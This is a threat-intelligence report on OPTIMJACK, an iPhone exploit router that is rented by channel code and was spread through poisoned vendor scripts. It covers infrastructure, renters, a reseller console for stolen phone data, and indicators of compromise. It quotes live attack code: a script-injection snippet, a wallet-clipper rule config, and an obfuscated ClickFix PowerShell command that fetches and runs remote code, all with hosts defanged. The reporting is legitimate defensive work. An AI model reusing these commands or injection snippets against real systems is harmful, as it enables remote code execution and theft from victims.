OPTIMJACK: the iPhone exploit on BBC and Zoom is for rent
The iPhone exploit router that reached BBC, Zoom and other sites through poisoned vendor scripts in November 2026 is a rental service. Its operator rents it by channel code, with a reseller console for the stolen data, and the vendor attack ran on the router's house channel.
| Router entry file | embed.js, 2,007 bytes, one build on every router host |
|---|---|
| SHA-256 | 84a59ad7dc91c05f7b3c82bec13c85fe633cbf075d5ccca57eef113b22b3795f |
| Operator's channel | 02111110, the lure template's default; on the vendor scripts from 13 November 2026 |
| Renters | 31 channel codes besides the house channel, in use from 31 August 2026 |
| Still up | Nine router hosts answering at 22:10 UTC on 18 November 2026 |
Key takeaways
- The iPhone exploit router that poisoned vendor scripts loaded on BBC and Zoom ran on channel
02111110. Censys read it as naming no operator. It is also the default in the operator's own lure template and in the clipper's config, so we read it as the operator's own channel. - The operator rents the router by channel code. Renters get a reseller console that calls itself a backup centre, lists each phone's wallets, keystores, Keychain, messages and photos, and alerts them on Telegram. Headquarters can log in as any reseller. We hold 31 renter codes.
- The vendor scripts loaded the router from an address of linkforge, a seller of hidden backlinks on hacked sites. On 9 November a post went up on the Telegram channel linkforge links; within four hours the router host got its certificate and linkforge's script swapped ad code for the router.
- Renters include BranchHop, a fake-verification kit that put the router on 33 hacked sites, a LenAI operator and a gambling network. Registrars took down the vendor loader and linkforge on 17 and 18 November. Nine router hosts still answered at 22:10 UTC on 18 November.
Acknowledgements: Hudson Rock reported the poisoned vendor scripts in Poisoned Scripts on BBC, Zoom and Other Major Websites Linked to iPhone Exploit Loaders on 16 November 2026, which includes our archive work, and followed up on the four vendors the next day. Scott Helme of Report URI published the Optimizely timeline and the clipper's wallets. Censys documented the kit's MCH and Caishen consoles and its default channel. Amirul Cyber named the campaign OPTIMJACK.
On the morning of 13 November 2026, in the attack now called OPTIMJACK, scripts that Kissmetrics and StorifyMe serve to their customers began adding one tag to their pages: 5vobauua3ojpklx[.]icu/boot.js, with data-channel-code="02111110". On 16 November Optimizely's customer files did the same, on BBC, Zoom and other large sites. The script is a router. It hands each iPhone to an exploit kit for its iOS version, and the number tells it whose visitor this is. Censys, which found the same code as the kit's default, wrote that it "identifies no specific operator, and over a hundred deployments of this kit carry it." The code is also the default in the lure template the router's operator deploys, and the clipper config on Optimizely's files sets it too. We read it as the operator's own channel and call it the house channel. The operator rents the router to other criminals under codes of their own. Renters get a reseller console that calls itself a backup centre and messages them on Telegram when a new phone uploads. We hold 31 renter codes besides it. The attack on the vendors ran on the house channel.
Everything below comes from our scans, public scan archives, an archive of the web, passive DNS, registration records and public chain data, read up to 22:15 UTC on 18 November 2026; the screenshots were taken on 19 November.
Background
The router reached the big sites through their vendors. From 13 November Kissmetrics and StorifyMe served scripts that loaded it on their customers' pages, and by 16 November minute-ly and Optimizely did too. On 16 November Optimizely's customer files also loaded a wallet clipper, which swaps a copied wallet address for the attacker's, and a card skimmer. Optimizely's incident report of 17 November says the attackers got in by impersonating customers' admin users through a flaw in its sign-up flow.
Infrastructure
The operator's lure template sets the house channel
The operator's lure is a fake TRON shop that claims to rent out the energy TRON charges for transactions, and it loads the router for anyone who opens it. It is titled "Energy Rental - 24/7 Unattended Instant Delivery" (Figure 1). While the router works it shows a countdown: "Matching network resources, please wait...". Each copy reads its settings from a config.js file that opens with a comment in Chinese. In our translation: "Traffic config, generated by patch_domains.py: channel code from URL ?ch= first, also ?channelCode/?channel/?c". The file then names a router host and sets DEFAULT_CH, the channel used when the page's address carries none. Renters' copies set their own code. The template sets 02111110.

The template was online at trxusa.xxccyy[.]xyz on 7 October with no router attached. The first lure on 02111110, gqulgsc5f87j8l7[.]icu, appeared in public scans on 21 October, and lures on that channel have used at least eight router hosts since. One copy keeps its developer's note, in Chinese, on where the router tag goes. In our translation:
Traffic igniter (must go at the start of body, not in head): boot.js's landing branch fires at once only when document.body exists. In head, with body not yet parsed, it waits for DOMContentLoaded, and this page's head has render-blocking Google Fonts and the Tailwind CDN. On a domestic network the font requests hang and push DOMContentLoaded past 20 s, delaying ignition for nothing (measured: 40 s controlled, versus 15 s on the old minimal 404 page).
We read "domestic" as mainland China and "controlled" as the exploit having the phone. The author measured 40 seconds from this page and 15 from an older, bare 404 page. Two spare hosts registered in the same minute as the house router t8d5qcrnupkve1x[.]icu still answer with that bare 404.
So 02111110 is the channel of whoever writes and deploys the template. The shop's TRON payment address was created on 14 May and did business in May and June: USDT payments in, and energy delegated to it from five accounts. The address was in use five months before any lure loaded the router. One copy of the shop prints a look-alike address instead, with the same first three and last four characters; it has never received anything.
Each renter gets a router host and a lure
Nine channels had their router host and lure registered together, most of them minutes apart. For channel 0649c29a, the router host apitrxenergysaver[.]com and the lure gmmelb1fxhvrf99[.]icu were registered in the same minute, 17:30 UTC on 10 November, at two different registrars. Every lure in the nine pairs is the same template.

The router's servers also run an admin console for resellers. On 16 November apirastone[.]xyz answered requests for embed.js with the console, in Chinese with an English locale. Its login page calls it the "AIGO agent backend" and dresses it as a cloud backup service, in a carousel beside the form (Figure 2): "Wallet data is end-to-end encrypted throughout. Wallet databases and addresses are encrypted on the device before upload, and only you hold the key."

Its English labels read: "Hierarchy: Agent -> User -> Device. A user must belong to an agent; devices are attached to the user and inherit the attribution." Agents get a quota of users and devices and a login. They apply through a sign-up form that asks for an agent name and, optionally, a contact on Telegram or by phone, and are approved by "Headquarters" (Figure 3): "After you submit, the platform reviews it; once approved you can sign in."
We found the console on 14 hosts, the earliest registered on 14 August. A second console, MCH, which Censys documented, builds the links renters use: its channel screen takes a domain, a channel code and a key, and puts the code in ch and the key in k.

The console calls itself a backup centre, and its screens show what a renter gets for a channel (Figure 4):
- For each phone, its wallet apps and imToken and BitKeep wallet storage.
- Wallet keystores, the encrypted key files, which the renter can decrypt in the console with the wallet's password to show the private key and recovery phrase.
- The Keychain, where iOS keeps saved passwords, and Telegram, WhatsApp, photos, contacts and location.
- The battery, the temperature and "Kernel status: Unlocked".
- A rules screen that sets up a "Silent backup" of chosen categories.

- A Telegram bot that messages the renter on a new phone's first "Data Upload" and sends a daily summary.
- A promo link and a QR code per channel; the example names are "TikTok channel" and "Douyin promo channel".
The rules screen also notes what iOS still keeps out of reach: "SMS / call history, the main calendar database and the main notes database are protected by the system and cannot be backed up." MCH's onboarding screen tells renters the same thing as the backup centre: their channel's devices and wallet data show up in their account.
Headquarters keeps the keys (Figure 5). Its agent screen has "One-click login" into any reseller's portal and "Force unbind two-factor" on a reseller's account. The attribution screen lists why a phone might not reach its reseller, among them "Invalid channel code", "Agent disabled" and "Agent quota exceeded", and has a bucket called "Headquarters (unattributed)". Headquarters can transfer users to a reseller, and "Transferring users also moves their devices".
The console can also hand out an enterprise-signed iPhone app, one installed outside the App Store, and its own app channels use a different code format from the router's. A second exploit loader on a server that serves 02111110 lures comes closer: it lists 26 things to collect, among them imToken, BitKeep and the Notes, Telegram and WhatsApp data, the console's list. The console runs as at least three separate deployments, each with its own settings. One is titled "Big White Rabbit's little nest", with "888" typed into its filing-number field.
The vendor scripts loaded the router from linkforge's address
The poisoned vendor scripts all loaded one file, webshell[.]lol/get.js. Report URI traced it to linkforge, which sells hidden links on hacked sites to buyers who want search rankings. The address is older than linkforge: a public scan report has a hacked site loading it on 4 March 2026, as a backlink snippet, when two public DNS resolvers already blocked the name. linkforge[.]cc was registered on 11 April, and from 25 April the address served linkforge's snippet.
linkforge's hacked sites also load a script called connector.js, with Turkish comments and one slot between the code that loads it and the code that writes the links. On 2 November the slot held an ad network's code. In the revision last modified at 19:03:47 UTC on 9 November, it loads the router on 02111110, and nothing else changed apart from the site key. linkforge sold the visitors of its sites three times over: links to its buyers, then ad impressions, then the router. BIBILZERODAY is the Telegram channel linkforge's homepage now links, and the name Censys gives, with moderate confidence, as the exploit loader's vendor. On 9 November the steps came in order (UTC):
| Time | What happened |
|---|---|
| 15:29 | A post on BIBILZERODAY listed a session ID and a download link. |
| 17:23 | 5vobauua3ojpklx[.]icu, the router host the vendors would load, got its certificate. It also covers p55abnw2pnsz0bo[.]icu, a lure on 02111110, and je4ft3gn8vxudum[.]icu, where Censys saw the MCH console. |
| 19:03 | linkforge's connector.js switched from the ad code to the router. |
get.js followed. On 12 November it served the router tag followed by linkforge's connector, and from 05:42 on 13 November a 400-byte router loader alone, the file the vendors' customers received. Archived copies of 26 affected vendor files show none loading it before 13 November. Kissmetrics' i.js was clean at 17:06 on 12 November and loaded it by 08:55 on 13 November, and the first vendor customer page to load it in public scan archives is at 05:42:14 that morning.
Optimizely's incident report puts the first impersonated account at 00:37 UTC on 16 November and the first malicious code written to a customer project at 07:51. A BBC project file already loaded the router at 03:55, almost four hours before that, and a public scan of www.bbc.co.uk received it at 04:21.
Who rents the router: BranchHop, LenAI and a gambling network
Some renters' codes are runs of keys: 1234551, 12345789, 00000123450. What they used the router for:
| Channel | Router host | Pages that carried it | First seen (UTC) |
|---|---|---|---|
8b6cf8a0 |
pgone-ck7.pages[.]dev |
nenwu[.]vip, a TRX energy refund page |
2026-08-31 05:39 |
555636 |
landlyzes[.]xyz |
Fake Trust Wallet sites | 2026-11-10 16:23 |
1234551 |
003newother[.]net |
brioli[.]vip, a dating site |
2026-11-12 02:01 |
6f2790fa |
adminetole[.]icu |
Eight hacked sites carrying LenAI | 2026-11-12 18:37 |
0649c29a |
apitrxenergysaver[.]com |
33 hacked sites carrying BranchHop | 2026-11-13 07:50 |
ddcc8759 |
6xicduvopkxpyev[.]icu |
A Chinese gambling redirect network | 2026-11-15 08:16 |
877d0432 |
6xicduvopkxpyev[.]icu |
3601688[.]cc, a Dogecoin prize draw |
2026-11-16 13:51 |
f82307fc |
fqzxmpftqgogmk3[.]icu |
A hidden frame on a Vietnamese contractor's site | 2026-11-17 01:36 |
BranchHop loads a stage script from its own server into hacked WordPress sites. Two and a half days after channel 0649c29a was registered, at 07:50 UTC on 13 November, that script gained the router line. At 18:05 on 14 November BranchHop switched to a stage script without it.
LenAI is a fake-verification kit rented to several operators. One of them wrote the router tag directly after LenAI's loader on eight sites from 12 November, and five still requested it on 18 November. The gambling network carried the router from 15 to 17 November. The Dogecoin draw's domain, 3601688[.]cc, was registered an hour after the clipper's 1688360[.]cc on 16 November, at the same registrar with the same name servers.
Technical analysis
Every page that carries the router follows the same path, whoever rents the channel (Figure 6):
Stage 1: A page loads embed.js with a channel code
BranchHop's version of the line is one function appended to its stage script kyc1.js (host defanged):
(function () {
    var script = document.createElement('script');
    script.setAttribute('data-cfasync', 'false');
    script.src = 'hxxps://apitrxenergysaver[.]com/embed.js?ch=0649c29a';
    document.head.appendChild(script);
})();
embed.js is the same 2,007-byte build on every router host, and its Chinese header calls it a one-line integration for third-party sites. It adds boot.js from its own host with the channel and touches nothing else. linkforge, the vendor scripts and one LenAI operator skip it and write the boot.js tag themselves, with the channel in data-channel-code.
Stage 2: boot.js sends each iPhone to Coruna, DarkSword or GhostWave
A desktop browser that requests boot.js gets an empty file. An iPhone on iOS 13 to 17 goes to Coruna, on iOS 18.4 to 18.7.2 to DarkSword, and on 18.7.3 and later to GhostWave, a DarkSword fork the kit's notes grade "Do not treat GhostWave as production-ready". boot.js holds no channel of its own; it takes the one in its tag or passed by embed.js.
On 16 November the house router t8d5qcrnupkve1x[.]icu answered a browser reporting iOS 18.6 with an exploit loader whose comments, in Chinese and English, explain its choices:
- "DarkSword primary RCE patched on 18.7.3+; full chain closed by 26.3" (in English in the file).
- "iOS 19 to 25: unreleased, B9 only reserves a boot.js dispatch slot."
- "From iOS 26 Safari freezes the OS segment as 'iPhone OS 18_6'; the real version is only in Version/26.x."
An iPhone on iOS 26 tells websites it runs iOS 18.6, so the router reads the real version from Safari's own version string.
The loader is written so the victim notices nothing. It gives up after one crash rather than retry: "Stop after one WebContent crash, never retry the same worker (otherwise Safari shows 'a problem repeatedly occurred')." While it works, the page shows a status line in Traditional Chinese: "Privilege escalation, finishing in the background".
The exploit loader is not this operator's alone. A build sharing 40 of its 60 comment lines runs on other servers, and a developer's patched copy on another host records a problem with "the test phone's network". What belongs to this operator is the router and its channels.
Stage 3: The vendors' clipper config also loads the router
On 16 November Optimizely's customer files began loading 1688360[.]cc/track.js. Its first build, at 08:10, is a small rule engine that checks each rule against the visitor's device, country and a percentage. The config holds two rules:
{"id":5,"n":"Crypto address clipper (all countries)","a":"js","st":0,"pc":100}
{"id":2,"n":"iOS boot.js loader","a":"js","st":0,"pc":100,"d":["ios"]}
Rule 5 swaps a copied wallet address for one of the clipper's own. Rule 2 runs on iOS only and loads 5vobauua3ojpklx[.]icu/boot.js on 02111110. Report URI dates the card skimmer to 13:43. Optimizely's report lists three indicators, credited to Mandiant: pay-cloud[.]online, pay.pay-cloud[.]online and pay-relay.wordpressadmin001.workers[.]dev. None of the poisoned vendor files we hold names them. In public scans those hosts serve a different skimmer, built per shop, that encrypts the card fields, cardholder name included, and posts them to the workers.dev relay. The report's description mixes the two: the cardholder name matches that skimmer, while the screenshot and cookies match track.js.
BranchHop's own scam: a ClickFix PowerShell command for Windows visitors
BranchHop ran its own scam before and after it rented the channel. From 3 November its hacked sites showed a fake Cloudflare check, titled "Checking if you are human", with an "I'm not a robot" box. It is a ClickFix page: it copies a command to the clipboard and tells the visitor which keys to press to paste and run it. While the router line was in its stage script, iPhones went to the router and Windows visitors could still get the box. Our scan of antiquary.od[.]ua at 03:23 on 14 November recorded both. Figure 7 shows the box before the click.

The stage script asks BranchHop's server whether to show the box. When the server takes the visit it returns a loader that writes the box over the site; otherwise it returns nothing. In our scans on 18 November, 29 pages loaded the stage script and nine got the box. The text it copies is (host defanged):
powershell -NoProfile -c "& ((Get-Command|?{$_.Name -match ('vok.*Re'+'st')})[0].Name)('anycheckgocap[.]com')|& ((Get-Command| ?{$PSItem.Name -match ('vo'+'k.*Ex')})[0].Name)"The command never spells out what it runs: it looks up Invoke-RestMethod and Invoke-Expression by pattern, then fetches whatever anycheckgocap[.]com returns and runs it. That domain was registered on 12 November and replaced vericheckusgo[.]com; from 14 to 18 November we recorded 34 BranchHop pages using it.
Impact
What the vendor scripts reached
For the vendor scripts, Report URI counted 188 of 1,611 Optimizely snippets across 178 organizations. We hold no count of compromised phones. Public scans show the chain working from vendor pages. On 16 November two scans of GitLab's poisoned page, with browsers reporting iOS 17.5 and 18.6, received the exploit stage. It reported the visit to the operator's server with the GitLab address and channel 02111110, and got back {"ok":true}. Tricentis's Optimizely project requested the clipper at 12:40 on 16 November, and the page's Content Security Policy, its list of allowed script sources, blocked the request. In public scan archives, 28 visits received a track.js build with the card skimmer, and none caught a card leaving. An ad-security vendor's blocklist already named webshell[.]lol and 5vobauua3ojpklx[.]icu on 14 November, two days before the first public report.
Where the money went
The clipper's wallets received coins on 16 November, which Report URI published. Most of the Bitcoin came from a swap of the wallets' own stablecoins, which Bitquery traces. The wallets were swept on 17 November between 04:11 and 05:39. Galaxy Research put what victims sent at about $2,300. The swapped stablecoins went to exchange deposit addresses that pool many senders; the TRON one moved 13.2 million USDT in five days.
What the takedowns stopped
Registrars put 1688360[.]cc, 3601688[.]cc and webshell[.]lol on hold on 17 November and linkforge[.]cc on 18 November. That took down the delivery; the service kept running. At 22:10 on 18 November nine of 24 router hosts we requested still returned embed.js, Energy Rental lures on six channels were up, and BranchHop's sites were still copying the anycheckgocap[.]com command.
Indicators of compromise (IOCs)
Network indicators
Router hosts
| Indicator | Channel | Context |
|---|---|---|
apitrxenergysaver[.]com |
0649c29a |
BranchHop's sites; served embed.js on 18 November |
5vobauua3ojpklx[.]icu |
02111110 |
Vendor wave, linkforge connector |
t8d5qcrnupkve1x[.]icu |
02111110 |
Router for hhhgff[.]top |
api.aksdk[.]lol |
02111110 |
Router for gngaas[.]com |
gqulgsc5f87j8l7[.]icu |
02111110 |
First house-channel lure and its own router, 21 October |
xcn398xeud82s[.]icu |
02111110 |
October batch; served embed.js on 18 November |
api.mkgrudgs9vf0vea[.]icu |
02111110 |
Router for mkgrudgs9vf0vea[.]icu |
6xicduvopkxpyev[.]icu |
02111110, ddcc8759, 877d0432 |
Template default; gambling network; Dogecoin draw |
5yedpf632rk3t98[.]icu |
70891c87, 02111110 |
Served embed.js on 18 November |
w57n6yp234ka5fd[.]icu |
Peer host named inside the 5yedpf632rk3t98[.]icu boot.js |
|
landlyzes[.]xyz |
555636 |
Fake Trust Wallet sites; served embed.js on 18 November |
123packotheros[.]net |
67676711, 55467, 1234590 |
Served embed.js on 18 November |
003newother[.]net |
1234551, 12345789 |
Served embed.js on 18 November |
apirastone[.]xyz |
7aea5ce8, da02b45d |
Returned the admin panel page on 16 and 18 November |
adminetole[.]icu |
6f2790fa |
LenAI tenant's sites |
alipcheckallcinda[.]com |
cebe8a2b |
Served embed.js on 18 November |
apicoinmarket[.]top |
de1b6709 |
Served embed.js on 18 November |
0101jojojescosososoweresce[.]net |
00000123450 |
Served embed.js on 18 November |
b92zuxa95z24nha[.]icu |
560469eb |
Returned the admin panel page on 18 November |
csjdioj[.]xyz |
39046392 |
|
api.1vn93s2f4g06hb[.]icu |
36bd05b6 |
|
p2zcds8wa8mr1rs[.]icu |
01f94083 |
|
pgone[.]icu |
91a16711 |
Registered 12 September 11:31 |
oiolla[.]icu |
eaa22f94 |
Registered 12 September 11:25 |
7mslots[.]com |
c7ijqgz1 |
|
she-g8f.pages[.]dev |
9cbdf797 |
|
fk-94e.pages[.]dev |
94379d32 |
|
pgone-ck7.pages[.]dev |
8b6cf8a0 |
Earliest router use we hold, 31 August |
fqzxmpftqgogmk3[.]icu |
f82307fc |
Hidden iframe target; serves the admin panel |
yapilandlyzes[.]xyz, pdiqt5t34dg0xvo[.]icu |
Served embed.js on 18 November, on the landlyzes[.]xyz server |
|
aovozcivfgwb7i6[.]icu, 6ykt166cxjvdq7a[.]icu |
Served embed.js on 18 November, on the cebe8a2b server |
|
b08t0mu6xp9t7so[.]icu, scgaky0yv5ck3dp[.]icu |
Served embed.js on 18 November, on the 0649c29a server |
|
170x29j3o5vd9am[.]icu, j79azl8apbibwdz[.]icu, 001newadminka[.]net |
Served embed.js on 18 November, on the 12345789 server |
|
mpbd5tuzv2ttu5s[.]icu, p8tz2yvvc3843rr[.]icu, 123packadminoff[.]net |
Served embed.js on 18 November, on the 1234590 server |
|
je4ft3gn8vxudum[.]icu |
02111110 |
On the vendor router's certificate; MCH console seen there by Censys |
eil786npto9u5bq[.]icu, 1y69gy2mdzaltz1[.]icu, gm38duxoihbmy5o[.]icu |
02111110 |
House-channel hosts in the 5vobauua3ojpklx[.]icu DNS group |
d3ddd0c7wz9ksyf[.]icu |
House-channel spare on 107.149.107[.]57; MCH console on 14 October | |
h84jgcrk7qobuu8[.]icu, ditz0cfpcwhkfay[.]icu |
Spares registered with t8d5qcrnupkve1x[.]icu; bare 404 page |
|
k53e7aanzv6ryi5[.]icu, iv967nkhvtbclqo[.]icu |
On the October batch server; empty boot.js |
|
api.shiyuen[.]com |
4ac656b9 |
Named in stored lure configurations |
crgaw9l463d0yf3[.]icu |
6ce7c313, 37899081 |
Named in stored lure configurations |
oqcboin[.]com |
A developer's patched copy: lure, router and API on one host |
Lures
| Indicator | Channel | Context |
|---|---|---|
gmmelb1fxhvrf99[.]icu |
0649c29a |
Energy Rental |
hhhgff[.]top, gngaas[.]com, p55abnw2pnsz0bo[.]icu, itzh0makmnzm2ff[.]icu, bsy56gk7146jgb8[.]icu, mkgrudgs9vf0vea[.]icu, 9nqjzgk3edqkghk[.]icu |
02111110 |
Energy Rental |
trxusa.xxccyy[.]xyz |
Energy Rental template with no router, 7 October | |
index-cdn[.]com |
7aea5ce8 |
Energy Rental |
apitrustwalletcryptocheck[.]com, 32gm3bnbbz1hod4[.]icu, 4y074br5b099nq7[.]icu, aq1itcfvlqqywx5[.]icu, ey3w00ix8nyqbeo[.]icu, asgaskjgthaskjg[.]xyz |
cebe8a2b |
Energy Rental and a fake Trust Wallet page |
